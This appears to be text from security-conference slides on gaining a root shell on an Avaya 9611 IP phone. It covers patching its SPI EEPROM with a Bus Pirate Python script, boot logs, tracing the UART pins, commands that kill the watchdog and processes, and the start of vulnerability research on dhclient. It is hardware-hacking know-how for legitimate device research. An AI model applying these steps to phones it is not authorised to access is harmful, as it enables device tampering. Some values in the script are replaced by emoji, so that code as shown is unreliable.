
```

LDR         R0, =aErrEepromReadA ; "\nErr : EEPROM Read at Addr %X Failed "
MOV         R1, R5
BL          print_text

```

PATCHING THE EEPROM

- PLAN OF ACTION
 - ACCORDING TO THE DATASHEET, WE KNOW THE COMMANDS TO READ/WRITE
 - WE NEED TO HAVE A SPI DEVICE TO INTERFACE WITH IT
 - ARDUINO AND RASPBERRY PI ARE GOOD CANDIDATES (BUT THEY USE 5V SPI, PHONE IS 3.3V)
 - BUSPIRATE CAN DO 3.3V
 - WE NEED TO CONNECT TO THE CHIP
 - SUPER TINY SO, SOIC CLIP AND HOOKS WON'T DO
 - CAN ORDER HAND-MADE POGO CONNECTOR FOR \$70 AND 3 WEEKS LEAD TIME
 - MICRO SOLDERING IS ANOTHER OPTION



```

from pyBusPirateLite.SPI import SPI
import time

WREN = 6
WRDI = 4
RDSR = 5
WRSR = 1
READ = 3
WRITE = 2

def read_eeeprom(spi, EEPROM_address):

    spi.cs = True
    data = spi.transfer([READ, EEPROM_address>>8, EEPROM_address & 0xFF, 0])
    spi.cs = False
    return data[-1]

def write_eeeprom(spi, EEPROM_address, val):
    spi.cs = True
    data = spi.transfer([WREN])
    spi.cs = False
    time.sleep(0.1)
    spi.cs = True
    data = spi.transfer([WRITE, EEPROM_address>>8, EEPROM_address & 0xFF, val])
    spi.cs = False
    time.sleep(0.1)

spi = SPI("COM7",115200)
spi.pins = SPI.PIN_POWER | SPI.PIN_CS
spi.config = SPI.CFG_PUSH_PULL | SPI.CFG_IDLE
spi.speed = '1MHz'

time.sleep(2)
write_eeeprom(spi, 🐒, 🐒)
write_eeeprom(spi, 🐒, 🐒)

# send two bytes and receive answer
for i in range(0,10):
    data = read_eeeprom(spi, 🐒+i)
    print("Data: {}".format(data))

spi.pins = 0
#time.sleep(10)

```

```
hdrsum      = 0xaaaaa45a
calc sum    = 0xaaaaa45a
Flash Checksum = 0xaaaa8750
Calc  Checksum = 0xaaaa8750
Booting side 0
```

```
Eeprom Read Success: Console set to /dev/ttyAMA0
```

```
Skipping download mode
```

```
boot2 : EEPROM Model Num str=9611
Boot2 : Got Machine with mach_id.str= BCMRING_AV9611h1gMdTM
ModelStrPtr = 0x39 0x36 0x31 0x31. LcdType=0x54 0x4d. HwVer=0x31
LCD 9611...
Boot2: LCD Clock Freq is set to 0x35a4e9
TM...
LCD Initilizations for 9611 phone LCD Driver IC Done. Chk if Err s
LCD 9611 setting BkLight Pin3 High.
Local Power Absent
IEEE PoE Low
Booting Linux...
Kernel magic OK
kernelPartition 0x04
kstart 0x0d000000
kend 0x0d14d390
kcopysize 0x0014d390
kernelStart 0x0d000000
Copying kernel to SDRAM .....
completed
Branch to kernel at 0x0d000000
```

```
Branch to kernel at 0x0d000000
memstart 0x00200000
memrsvd 0x00200000
memsize 0x07d00000
```

```
Constructed command line 'console=ttyAMA0,115200n8 vmalloc=256m mtdparts=bcm_umi-
Serial Port Status (0-disabled,1-enabled) = 0x00000001
```

```
Displaying register contents
```

```
Watchdog: Load value          0xB2D05E00
Watchdog: Current value        0xB2CDC097
Watchdog: Control              0x3
Watchdog: Interrupt clear      0x0
Watchdog: Interrupt raw interrupt 0x0
Watchdog: Interrupt status     0x0
Watchdog: Lock write           0x1
```

```
Machine ID is 0x00000932
```

```
Uncompressing Linux to 0x00208000.....
```

```
Linux version 2.6.27.18 (forge@car-031.ca.avaya.com) (gcc version 4.3.2 (Win
```

```
CPU: ARMv6-compatible processor [410fb767] revision 7 (ARMv7), cr=00c5387f
```

```
Machine: BCMRING_AV9611h1
```

```
Serial port status : 1
```

```
Memory policy: ECC disabled, Data cache writeback
```

```
CPU0: D VIPT write-back cache
```

```
CPU0: I cache: 32768 bytes, associativity 4, 32 byte lines, 256 sets
```

```
CPU0: D cache: 32768 bytes, associativity 4, 32 byte lines, 256 sets
```

```
Built 1 zonelists in Zone order, mobility grouping on. Total pages: 31750
```

```
Kernel command line: console=ttyAMA0,115200n8 vmalloc=256m mtdparts=bcm_umi-
```

```
PID hash table entries: 512 (order: 9, 2048 bytes)
```


```
bcmring_init_timer
```

```
SVN Revision: 13025
```

```
BCMRING_AV9611h1_bootmemheap_calc_fb_mem: Reserving memory for frame buffer v
```

WHY AREN'T THE INPUTS WORKING? 😞

- I WAS HOPING THAT ENABLING THE CONSOLE WOULD FIX THE ISSUE
- THE RX PIN MIGHT BE SOLDERED TIED TO VCC/GND VIA RESISTOR
 - EVERYTHING POINTS TOWARDS A WORKING CONSOLE, SO WHY?
- INSTEAD OF GUESSING LET'S LOOK AT THE BOARD!



BROADCOM
BCM11109KFBG
UG1346 P20
336374 N1B W

X401:25MHZ

25-2
E201:021
CR.MAIN BOARD

LAN2482
U1349-51G

Vias

HANDSET HEADSET

UART0

SPEAKER

HannStar J .MV-1
94V-0 E89382
1343-11-24

WHY AREN'T THE INPUTS WORKING? ☹️

- WE CAN TRY TO FOLLOW THE TRACES FROM THE PADS
 - SEE WHERE THEY'RE CONNECTED TO
 - MAYBE FIND SOMETHING SUSPICIOUS
- VIAS CONNECT THE FRONT OF THE BOARD TO THE BACK
- EVENTUALLY I LOOSE THE TRACES AROUND THE MOD CONNECTOR
- REMEMBER THE RECON PHASE ?



Avaya Service Adapter

WHY AREN'T THE INPUTS WORKING? ☹️

- WE CAN TRY TO FOLLOW THE TRACES FROM THE PADS
 - SEE WHERE THEY'RE CONNECTED TO
 - MAYBE FIND SOMETHING SUSPICIOUS
- VIAS CONNECT THE FRONT OF THE BOARD TO THE BACK
- EVENTUALLY I LOOSE THE TRACES AROUND THE MOD CONNECTOR
- REMEMBER THE RECON PHASE ?
 - HOLDING A JUMPER CABLE CONNECTED TO THE TX OF THE FTDI CABLE
 - PRESSING ENTER WHILE POKING AT THE PINS
 - LOOKING AT THE RESULT IN THE SERIAL CONSOLE
 - SECOND PIN WORKED! THE CURSOR MOVE WHEN I PRESS ENTER!



```
DEBUG ethSpeedStat(): i=294, count=215
msgQSend failed (mt=99, st=1) errno=3d0002, QID=0x19

Sending message to CUIManager Task is failed xxxxxxxxxxxx
# whoami
DEBUG ethSpeedStat(): i=294, count=216
msgQSend failed (mt=99, st=1) errno=3d0002, QID=0x19

Sending message to CUIManager Task is failed xxxxxxxxxxxx

DEBUG ethSpeedStat(): i=294, count=217
msgQSend failed (mt=99, st=1) errno=3d0002, QID=0x19

Sending message to CUIManager Task is failed xxxxxxxxxxxx


DEBUG ethSpeedStat(): i=294, count=218
msgQSend failed (mt=99, st=1) errno=3d0002, QID=0x19

Sending message to CUIManager Task is failed xxxxxxxxxxxx

root
DEBUG ethSpeedStat(): i=294, count=219
msgQSend failed (mt=99, st=1) errno=3d0002, QID=0x19
```

THE CLEANER SETUP

- SANDED ETHERNET PLUG TO MAKE IT FIT IN THE MOD PORT
- USE RJ45 TO DB9 ("CISCO CONSOLE CABLE")
- JUMPER CABLE CONNECTS DB9 PINS TO FTDI CABLE



ROOT SHELL AND HOUSE KEEPING

- WE HAVE A ROOT SHELL! WHAT'S NEXT ?
 - POKE AROUND THE LIVE SYSTEM
 - GET PRE-COMPILED BINARIES ON THE PHONE (GDB, DOOM, YOU NAME IT...)
 - THE ORIGINAL GOAL WAS TO AUDIT THE MAIN H.323 APPLICATION
- THE CONSOLE IS FLOODED WITH DEBUG MESSAGES
 - IF WE KILL PROCESSES, THE WATCHDOG KICKS IN AND REBOOTS THE PHONE
 - MAGIC COMMANDS:
 - KILL THE WATCHDOG DEAMON
 - TELL LINUX TO STOP CARING ABOUT WHATCHDOG
 - KILLS THE VERBOSE PROCESSES
 - PIDs ARE SOMETIMES A LITTLE OFF
 - DEPENDS ON WHAT YOU WANT TO DO

```
killall watchdogd  
echo V > /dev/watchdog;  
kill -9 338  
kill 514
```

IT'S VULN RESEARCH TIME!

POKING AROUND

- IT'S NATURAL ONCE WE HAVE ROOT SHELL TO:
 - HAVE A LOOK AT THE RUNNING PROCESSES
 - HAVE A LOOK AT THE OPEN PORTS (AND WHO IS OPENED THEM)
 - HAVE FUN AND EXPLORE 😊

```
x
ntUSER      PID  %CPU  %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1   1.3   0.5   3312   620 ?        Ss   00:07   0:02 init
root         2   0.0   0.0     0     0 ?        S<   00:07   0:00 [kthreadd]
root         3   0.0   0.0     0     0 ?        S<   00:07   0:00 [ksoftirqd/0]
root         4   0.0   0.0     0     0 ?        S<   00:07   0:00 [events/0]
root         5   0.0   0.0     0     0 ?        S<   00:07   0:00 [khelper]
root         6   0.0   0.0     0     0 ?        D    00:07   0:00 [bcmring_dddvp]
root         7   0.0   0.0     0     0 ?        S    00:07   0:00 [knlllog]
root         8   0.0   0.0     0     0 ?        S<   00:07   0:00 [kblockd/0]
root         9   0.0   0.0     0     0 ?        S    00:07   0:00 [perfpoll]
root        10   0.0   0.0     0     0 ?        S<   00:07   0:00 [hosticp]
root        11   0.0   0.0     0     0 ?        S<   00:07   0:00 [cqueue]
root        12   0.0   0.0     0     0 ?        S<   00:07   0:00 [ksuspend_usbd]
root        13   0.0   0.0     0     0 ?        S<   00:07   0:00 [khubd]
root        14   0.0   0.0     0     0 ?        S<   00:07   0:00 [kmmcd]
root        15   0.0   0.0     0     0 ?        S    00:07   0:00 [pdflush]
root        16   1.2   0.0     0     0 ?        S    00:07   0:02 [pdflush]
root        17   0.0   0.0     0     0 ?        S<   00:07   0:00 [kswapd0]
root        18   0.0   0.0     0     0 ?        S<   00:07   0:00 [aio/0]
root        19   0.0   0.0     0     0 ?        S    00:07   0:00 [crypto]
root        20   0.0   0.0     0     0 ?        S    00:07   0:00 [crypto_ret]
root        21   0.0   0.0     0     0 ?        S    00:07   0:00 [iodump_Inject]
root        22   0.0   0.0     0     0 ?        S    00:07   0:00 [iodump]
root        23   0.0   0.0     0     0 ?        S<   00:07   0:00 [mtdblockd]
root        24   0.0   0.0     0     0 ?        S<   00:07   0:00 [bcmring-spi]
root        25   8.1   0.0     0     0 ?        SN   00:07   0:13 [jffs2_gcd_mtd]
root        42   0.0   0.0     0     0 ?        S<   00:07   0:00 [rpciod/0]
root        45   0.0   0.0     0     0 ?        S<   00:07   0:00 [nfsiod]
root       106   0.0   0.0     0     0 ?        SN   00:07   0:00 [jffs2_gcd_mtd]
root       113   7.9   0.0     0     0 ?        SN   00:07   0:11 [jffs2_gcd_mtd]
root       177   0.0   0.6   3404   784 ?        Sl   00:08   0:00 /bin/nbs /dev/l
root       184   0.0   0.6   3384   808 ?        Ss   00:08   0:00 crond -c /etc/c
root       185   0.1   0.4   3316   504 ?        Ss   00:08   0:00 syslogd -S -O /
root       191   0.1   0.4   3312   512 ?        Ss   00:08   0:00 klogd -c 4
root       195   0.1   0.6  11080   808 ?        S<sl 00:08   0:00 /sbin/auditd
root       197   0.0   0.0     0     0 ?        S<   00:08   0:00 [kauditd]
root       241   0.6   1.5   5248  1896 ?        Ss   00:08   0:00 /bin/slma_arm6
root       247   0.6   0.0     0     0 ?        D    00:08   0:00 [hwthread]
root       248   0.0   0.0     0     0 ?        D<   00:08   0:00 [Cadence]
root       273   0.0   0.4   1904   572 ?        Ss   00:08   0:00 watchdogd -t60
root       325   0.0   0.7   3560   956 ?        S    00:08   0:00 ./h323VPN/nfnet
root       345  20.5  17.8  85232 22024 ?        Sl   00:09   0:17 /AvayaDir/H323/
root       414   0.0   0.0     0     0 ?        S<   00:09   0:00 [ethStatus/0]
root       478   0.6   1.2   4608  1560 ?        S    00:09   0:00 dhclient -sf /s
root       480   0.2   2.4  15508  2996 ?        S    00:09   0:00 /usr/sbin/snmpd
root       513   1.4   0.6   3316   748 ttyAMA0 Ss   00:10   0:00 -sh
root       521   0.0   0.7   2388   872 ttyAMA0 R+   00:10   0:00 ps aux
#
```

POKING AT DHCLIENT

- DHCLIENT IS INTERESTING TO LOOK AT:
 - IT IS ALREADY RUNNING
 - IT IS A NETWORKED PROCESS
 - IT'S A CHANGE FROM UDHCPD
- GIVES US REALLY SURPRISING RESULTS
 - A 2007 COPYRIGHT !
 - SEGFAULT ?!
 - FUNKY ERROR MESSAGE

```
# dhclient -h
```

```
